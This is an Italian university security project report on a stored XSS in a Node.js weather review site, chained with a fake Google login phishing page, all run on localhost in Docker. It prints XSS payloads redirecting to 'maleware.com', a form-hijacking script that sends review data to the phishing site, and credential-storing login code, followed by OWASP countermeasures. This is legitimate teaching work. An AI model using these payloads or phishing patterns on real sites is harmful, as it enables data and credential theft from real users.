

Università degli Studi di Roma La Sapienza

Corso di Laurea in Informatica

Relazione di Progetto per l'Esame di Sicurezza

Studio di una Vulnerabilità XSS per un  
Attacco Man-in-the-Browser

Studente: Giovanni Ferretti

Matricola: 2070106

Docente: Emiliano Casalicchio

Anno Accademico: 2024/2025

Data: 18 Agosto 2025

# Indice

<b>1</b>	<b>Introduzione</b>	<b>2</b>
<b>2</b>	<b>Descrizione del Progetto</b>	<b>3</b>
2.1	Ambiente Tecnico	4
2.2	Diagrammi	4
<b>3</b>	<b>Implementazione dell'Attacco</b>	<b>6</b>
3.1	Vulnerabilità in Sito1	6
3.1.1	Codice vulnerabile	6
3.1.2	Sanitizzazione degli input	6
3.1.3	Esempio pratico	7
3.2	Script Malevolo	9
3.3	Phishing in Sito2	11
<b>4</b>	<b>Contromisure consigliate</b>	<b>12</b>
<b>5</b>	<b>Risultati</b>	<b>13</b>
5.1	Configurazione per il test	13
5.2	Test dell'Attacco	13
5.3	Osservazioni	14
<b>6</b>	<b>Conclusioni</b>	<b>14</b>
<b>A</b>	<b>Riferimenti</b>	<b>15</b>

# 1 Introduzione

Le vulnerabilità *Cross-Site Scripting* (XSS) rappresentano una delle principali minacce per le applicazioni web, come indicato nella OWASP Top 10 [3]. Un attaccante può iniettare script malevoli (es. JavaScript) in una pagina web per rubare dati sensibili, manipolare il comportamento degli utenti o reindirizzarli a siti malevoli. Questo tipo di attacco è ampiamente diffuso, poiché anche siti apparentemente sicuri possono essere compromessi se non gestiscono correttamente gli input degli utenti.

Questo progetto, sviluppato per l'esame di Sicurezza, analizza un attacco XSS di tipo *Stored* combinato con un attacco di phishing per dimostrare come un attaccante possa sfruttare una vulnerabilità per eseguire un attacco *Man-in-the-Browser* (MitB). Ho creato due siti web: Sito1, un'applicazione vulnerabile a XSS, e Sito2, un sito di phishing che raccoglie credenziali tramite un falso form di login. Utilizzando un ambiente Docker con container isolati, ho simulato uno scenario realistico in cui uno script malevolo iniettato in Sito1 intercetta dati sensibili, come l'email, e reindirizza gli utenti a Sito2 per il furto di credenziali. I test hanno confermato la vulnerabilità di Sito1, evidenziando l'importanza di verificare sempre l'URL prima di inserire dati personali.

## 2 Descrizione del Progetto

**Meteo Roma**

Consulta il meteo e condividi la tua esperienza con la community!

**Meteo Roma – Prossimi 7 Giorni**

mar 19 ago		31.6°C / 21.0°C	mer 20 ago		32.0°C / 22.3°C
gio 21 ago		28.9°C / 23.0°C	ven 22 ago		25.5°C / 21.3°C
sab 23 ago		29.2°C / 20.6°C	dom 24 ago		27.1°C / 20.5°C
lun 25 ago		27.4°C / 21.8°C			

**Lascia una recensione**

Nome

Email

Valutazione (1-5)

Recensione

**Invia Recensione**

Figura 1: Screenshot del sito "Meteo Roma" che ho realizzato per questo progetto.

Ho sviluppato due siti web per simulare un attacco XSS di tipo *Stored* combinato con un attacco di phishing:

- **Sito1** (<http://localhost:3000>): Un'applicazione Node.js che mostra le previsioni meteo di Roma (usando l'API Open-Meteo) e consente di inviare recensioni, ma è vulnerabile a XSS, permettendo l'iniezione di script malevoli.

- **Sito2** (<http://localhost:4000>): Un sito di phishing che imita Sito1, raccoglie credenziali tramite un falso form di login Google e reindirizza l'utente a Sito1 per non destare sospetti.

L'obiettivo è dimostrare come un attaccante possa sfruttare la vulnerabilità XSS in Sito1 per un attacco *Man-in-the-Browser*, intercettando dati sensibili come l'email e reindirizzando gli utenti a Sito2. Creare un sito di phishing convincente è semplice usando HTML e un logo scaricato; spesso, gli attaccanti utilizzano tecniche di data scraping per clonare automaticamente codice HTML, CSS e immagini di un sito legittimo, producendo copie quasi identiche per ingannare gli utenti.

## 2.1 Ambiente Tecnico

Ho utilizzato Docker come richiesto dalla traccia per eseguire i siti in container isolati, simulando entità indipendenti. Docker consente di creare ambienti coerenti, riproducibili e portabili, includendo codice, librerie, dipendenze e configurazioni, condividendo il kernel del sistema operativo per maggiore leggerezza rispetto alle macchine virtuali. Inizialmente complesso da configurare, si è rivelato essenziale per il progetto. Il file `docker-compose.yml` definisce:

- **sito1**: Node.js, porta 3000, connesso a `mongo1` (MongoDB, porta 27017).
- **sito2**: Node.js, porta 4000, connesso a `mongo2` (MongoDB, porta 27018).

Ho creato degli script Bash (`start_project.sh`, `stop_project.sh`, `clear_databases.sh`) per gestire avvio, arresto e pulizia dei database, semplificando il setup durante i test ripetuti. La configurazione delle reti bridge in Docker garantisce un ambiente isolato e riproducibile, simulando uno scenario reale con applicazioni indipendenti.

In Docker la rete di tipo bridge funziona come una piccola LAN privata che collega solo i container che ne fanno parte. In pratica, la rete bridge permette di simulare uno scenario realistico dove le applicazioni è come se fossero ospitate su macchine fisiche o virtuali diverse.

## 2.2 Diagrammi

Ho incluso due diagrammi per illustrare il progetto:




Figura 2: Struttura del sistema con Sito1 e Sito2 su reti Docker separate. Le etichette indicano le reti bridge isolate per ciascun sito.




Figura 3: Sequenza dell'attacco XSS e phishing da Sito1 a Sito2.

## 3 Implementazione dell'Attacco

### 3.1 Vulnerabilità in Sito1

Sito1 è vulnerabile a un attacco di tipo *Cross-Site Scripting* (XSS) nella route `/review` a causa della mancata sanitizzazione degli input. Ciò consente a un attaccante di iniettare script malevoli, salvati nel database MongoDB ed eseguiti nel browser delle vittime, configurando uno *Stored XSS* [1]. Di seguito, analizziamo il codice vulnerabile e illustriamo come la sanitizzazione risolve il problema.

#### 3.1.1 Codice vulnerabile

La route `/review` accetta input senza controlli:

```
1 app.post('/review', async (req, res) => {
2   const { name, email, rating, review } = req.body;
3   if (!name || !email || !rating || !review) {
4     return res.render('index', { reviews: await Review.find(),
5       errorMessage: 'Compila tutti i campi.' });
6   }
7   const newReview = new Review({ name, email, rating: parseInt(
8     rating), text: review });
9   await newReview.save();
10  res.redirect('/');
11 }
```

Il campo `review` viene salvato senza verifica. Nel template `index.ejs`, l'uso di `<%-` interpreta il contenuto come HTML:

```
1 <p class="text-gray-600"><%- review.text %></p>
```

Ad esempio, un input come

```
1 <script>alert('Hacked!');</script>
```

viene salvato ed eseguito, mostrando un popup. Un attacco più grave, come

```
1 <script>window.location='http://maleware.com';</script>
```

può reindirizzare a un sito di phishing (Figura 3).

#### 3.1.2 Sanitizzazione degli input

Sanitizzare significa filtrare gli input per rimuovere contenuti pericolosi (es. tag HTML o script) prima di salvarli o visualizzarli. Può essere applicata lato server o client.

**Sanitizzazione lato server** Usando `sanitize-html`, gli input pericolosi vengono neutralizzati:

```
1 const sanitizeHtml = require('sanitize-html');
2
3 app.post('/review', async (req, res) => {
4   const { name, email, rating, review } = req.body;
5   if (!name || !email || !rating || !review) {
```

```
6         return res.render('index', { reviews: await Review.find(),  
          errorMessage: 'Compila tutti i campi.' });  
7     }  
8     const sanitizedReview = sanitizeHtml(review, { allowedTags: [],  
          allowedAttributes: {} });  
9     const newReview = new Review({ name, email, rating: parseInt(  
          rating), text: sanitizedReview });  
10    await newReview.save();  
11    res.redirect('/');  
12 });
```

Un input come

```
1 <script>alert('Hacked!');</script>
```

viene salvato come

```
1 alert('Hacked!');
```

diventando testo puro non eseguibile.

**Sanitizzazione lato client** Nel template,

```
1 <%=
```

applica l'escaping HTML:

```
1 <p class="text-gray-600"><%= review.text %></p>
```

Qui,

```
1 <script>alert('Hacked!');</script>
```

diventa

```
1 &lt;script&gt;alert('Hacked!');&lt;/script&gt;
```

visualizzato come testo. La sanitizzazione lato server è preferibile, poiché neutralizza il contenuto prima del salvataggio.

### 3.1.3 Esempio pratico

Consideriamo un input malevolo:

```
1 <script>document.location='http://maleware.com';</script>
```

- **Senza sanitizzazione:** Salvato ed eseguito, reindirizza a

```
1 http://maleware.com
```

- **Con sanitizzazione lato server:** Salvato come

```
1 document.location='http://maleware.com';
```

visualizzato come testo puro.

- **Con sanitizzazione lato client:** Visualizzato come



```
1 <script>document.location='http://maleware.com';</script>
```

non eseguibile.

La sanitizzazione protegge da attacchi XSS. Nel progetto, la vulnerabilità di Sito1 è stata sfruttata per reindirizzare la vittima a un form di phishing su Sito2 (Figura 3).

## 3.2 Script Malevolo


L'attacco inietta il seguente script nel campo review:

```
1 <script>
2   const form = document.querySelector('form[action="/review"]');
3   const submitButton = form.querySelector('button[type="submit"]');
4
5   if (form && submitButton) {
6     form.onsubmit = async function(e) {
7       e.preventDefault();
8       submitButton.disabled = true;
9       submitButton.textContent = 'Invio in corso...';
10
11       const data = {
12         name: form.querySelector('[name="name"]').value,
13         email: form.querySelector('[name="email"]').value,
14         rating: form.querySelector('[name="rating"]').value,
15         review: form.querySelector('[name="review"]').value
16       };
17
18       try {
19         await fetch('http://localhost:3000/review', {
20           method: 'POST',
21           headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
22           body: new URLSearchParams(data)
23         });
24         await fetch('http://localhost:4000/review', {
25           method: 'POST',
26           headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
27           body: new URLSearchParams(data),
28           mode: 'cors'
29         });
30         window.location.href = 'http://localhost:4000?from=sito1';
31       } catch (err) {
32         window.location.href = 'http://localhost:4000?from=sito1';
33       } finally {
34         submitButton.disabled = false;
35         submitButton.textContent = 'Invia';
36       }
37     };
38   }
39 </script>
```

Lo script intercetta l'invio del form, invia i dati a Sito1 e Sito2 tramite richieste POST e reindirizza l'utente a Sito2 per un attacco di phishing. L'API `fetch` permette di inviare i dati del form (es. `email`) a Sito2 con poche righe di codice. Per inviare dati da Sito1

(<http://localhost:3000>) a Sito2 (<http://localhost:4000>), una richiesta cross-origin, ho specificato `mode: 'cors'` nella chiamata `fetch` per rispettare le politiche di sicurezza *Cross-Origin Resource Sharing* (CORS) del browser (solitamente i browser hanno questa modalità attiva di default), che regolano le richieste tra domini diversi.

### 3.3 Phishing in Sito2



The screenshot shows a web form designed to look like a Google login page. At the top, the Google logo is displayed. Below it, the text "Grazie per la tua recensione!" (Thank you for your review!) is centered. Underneath, a message reads: "Per ringraziarti, abbiamo un **buono Amazon da 100€** per te! Accedi con il tuo account Google per riscattarlo!" (To thank you, we have a **100€ Amazon gift card** for you! Log in with your Google account to redeem it!). The form contains two input fields: "Email" and "Password". At the bottom, there is a large blue button labeled "Accedi" (Log in).

Figura 4: Screenshot del form di phishing su Sito2, mascherato da login Google.

Sito2 è progettato come un sito di phishing che imita un form di login Google, sfruttando tecniche di ingegneria sociale per ingannare gli utenti e raccogliere le loro credenziali. Il form è reso credibile utilizzando il logo ufficiale di Google, un design visivo che replica fedelmente l'interfaccia di login originale e un'offerta allettante, come un presunto "buono Amazon da 100€" per invogliare l'utente a inserire i propri dati. Questi elementi sfruttano la fiducia degli utenti verso marchi noti e la loro tendenza a non verificare attentamente l'URL del sito (in questo caso, `http://localhost:4000`).

L'ingegneria sociale è al centro di questo attacco: il form crea un senso di urgenza (es. "Accedi ora per non perdere l'offerta!") e utilizza un linguaggio che rassicura l'utente, riducendo i sospetti. La facilità con cui è possibile creare un sito di phishing convincente, utilizzando semplici tecniche di copia di HTML, CSS e immagini, dimostra quanto sia semplice per un attaccante ingannare anche utenti esperti. Il reindirizzamento da Sito1 a Sito2, causato dallo script malevolo, avviene senza interruzioni percepibili, mantenendo l'illusione di un flusso legittimo.

La route `/login` di Sito2 gestisce i dati raccolti:

```
1 app.post('/login', async (req, res) => {
2   const { email, password } = req.body;
3   if (!email || !password) {
4     return res.render('index', { reviews: await Review.find(),
4       errorMessage: 'Compila tutti i campi.' });
5   }
6   const credential = new Credential({ email, password });
7   await credential.save();
8   res.redirect('http://localhost:3000');
9 });
```

Questo codice salva le credenziali nel database di Sito2 e reindirizza l'utente a Sito1 per non destare sospetti. La semplicità di questo processo, combinata con una interfaccia convincente, rende l'attacco efficace. E' facile cadere in questi tranelli, specialmente sotto pressione o distrazione. Educare gli utenti a controllare l'URL, diffidare di offerte troppo allettanti e riconoscere segnali di phishing è fondamentale per prevenire il furto di credenziali. La sicurezza informatica andrebbe insegnata a tutti, perchè tutti utilizziamo giornalmente questi strumenti.

## 4 Contromisure consigliate

Per prevenire attacchi XSS come quello dimostrato su Sito1 e mitigare il phishing su Sito2, OWASP raccomanda [2] le seguenti best practices in questo contesto:

- **Sanitizzazione degli input:** Utilizzo di librerie come `sanitize-html` per rimuovere codice malevolo dal campo `review` di Sito1. Ad esempio, questa libreria filtra i tag HTML pericolosi, trasformando un input come `<script>alert('XSS')</script>` in testo innocuo, impedendo l'iniezione di script nel database MongoDB.

```
1 const sanitizeHtml = require('sanitize-html');
2 const cleanInput = sanitizeHtml(userInput, {
3   allowedTags: [], // Rimuove tutti i tag HTML
4   allowedAttributes: {} // Nessun attributo permesso
5 });
```

- **Escaping HTML:** Utilizzo di meccanismi di escaping nei template EJS di Sito1 (es. `<%=` invece di `<%-`). Questo converte caratteri come `<` in `&lt;`, rendendo impossibile l'esecuzione di script iniettati nel campo `review`. Ad esempio, un input malevolo come `<script>document.location='http://maleware.com';</script>` viene visualizzato come testo puro.
- **Content Security Policy (CSP):** Configurazione di header HTTP per limitare l'esecuzione di script non autorizzati su Sito1. Questo impedisce l'esecuzione di script inline (come quello iniettato nel campo `review`) a meno che non siano accompagnati da un `nonce` autorizzato. Un `nonce` (abbreviazione di "number used once", ovvero "numero usato una sola volta") è un valore casuale e unico generato dal server per ogni risposta HTTP inviata al browser. Anche se un input malevolo sfuggisse alla sanitizzazione, il browser ne bloccherebbe l'esecuzione, riducendo l'impatto dell'XSS.
- **Educazione degli utenti contro il phishing:** Per ridurre il rischio di attacchi di phishing come quello su Sito2, è essenziale insegnare agli utenti a controllare sempre l'URL del sito (es. `http://localhost:4000` invece di un dominio Google autentico) e a non fidarsi di offerte allettanti o messaggi che spingono ad agire in fretta. Ad esempio, nel mio progetto, il form di phishing su Sito2 sembrava reale perché imitava Google, e questo mostra quanto sia facile cadere in trappola senza attenzione. Anche i browser possono aiutare con avvisi su siti sospetti, e l'autenticazione a due fattori (2FA) sui siti legittimi può limitare i danni se le credenziali vengono rubate.

Queste contromisure non sono state implementate nei siti di test per evidenziare la vulnerabilità, ma rappresentano soluzioni pratiche per proteggere Sito1 dall'XSS e ridurre l'efficacia del phishing su Sito2. In retrospettiva, avrei potuto includere una versione sicura di Sito1 con sanitizzazione e CSP attive per confrontare i risultati, ma l'obiettivo del progetto era dimostrare la vulnerabilità e l'attacco combinato.

## 5 Risultati

### 5.1 Configurazione per il test

Ho utilizzato lo script `start_project.sh` per avviare i container Docker di Sito1 e Sito2, configurando automaticamente le porte necessarie (3000, 4000, 27017, 27018) per avviare l'ambiente di test.

### 5.2 Test dell'Attacco

- **XSS su Sito1:** Lo script malevolo è stato salvato in `sito1_db.reviews`, inviando i dati a Sito2 e reindirizzando l'utente. In 10 test, ha funzionato ogni volta, confermando la vulnerabilità.
- **Phishing su Sito2:** Le credenziali di test sono state salvate in `sito2_db.credentials` tramite il form di phishing, dimostrando come un reindirizzamento possa ingannare l'utente senza destare sospetti.

### 5.3 Osservazioni

- **Tempo di risposta:** L'attacco XSS e il reindirizzamento verso il sito di phishing in ambiente di test avvengono rapidamente e senza rallentamenti percepibili dall'utente.
- **Dimensione dei dati:** I payload inviati tramite le recensioni e attraverso i moduli di raccolta credenziali sono molto ridotti, generalmente di pochi kilobyte. Nonostante la loro leggerezza, questi dati possono contenere script o informazioni sensibili sufficienti a compromettere l'account dell'utente o manipolare il sito. Questo dimostra come anche attacchi apparentemente piccoli e semplici possano avere conseguenze gravi se la sicurezza non è adeguatamente implementata.
- **Efficacia dell'attacco:** In ambiente di test, l'iniezione di script su Sito1 è stata sempre eseguita correttamente e ha provocato il reindirizzamento verso Sito2. Questo indica che la vulnerabilità è facilmente sfruttabile, anche con attacchi di base.

Questi test confermano che Sito1 risulta vulnerabile per la mancanza di sanitizzazione e escaping dei dati. L'esperimento ha evidenziato l'importanza della sicurezza by design e della validazione degli input in fase di sviluppo, specialmente per prevenire il furto di dati sensibili come l'email prima del reindirizzamento.

## 6 Conclusioni

Questo progetto mi ha fatto provare nella pratica quanto possa essere pericolosa una vulnerabilità XSS di tipo *Stored*. Lavorarci sopra mi ha mostrato che basta una piccola distrazione, come non sanitizzare un campo come **review**, per creare un grosso problema di sicurezza. Ho imparato che è essenziale fin da subito analizzare tutte le potenziali vulnerabilità per ridurle il più possibile direttamente dalla fase di progettazione di un applicativo.

## A Riferimenti

### Riferimenti bibliografici

- [1] MITRE. Cwe-79: Improper neutralization of input during web page generation (cross-site scripting). <https://cwe.mitre.org/data/definitions/79.html>, 2025.
- [2] OWASP. Cross site scripting prevention cheat sheet. [https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html), 2025.
- [3] OWASP. Owasp top 10. <https://owasp.org/www-project-top-ten/>, 2025.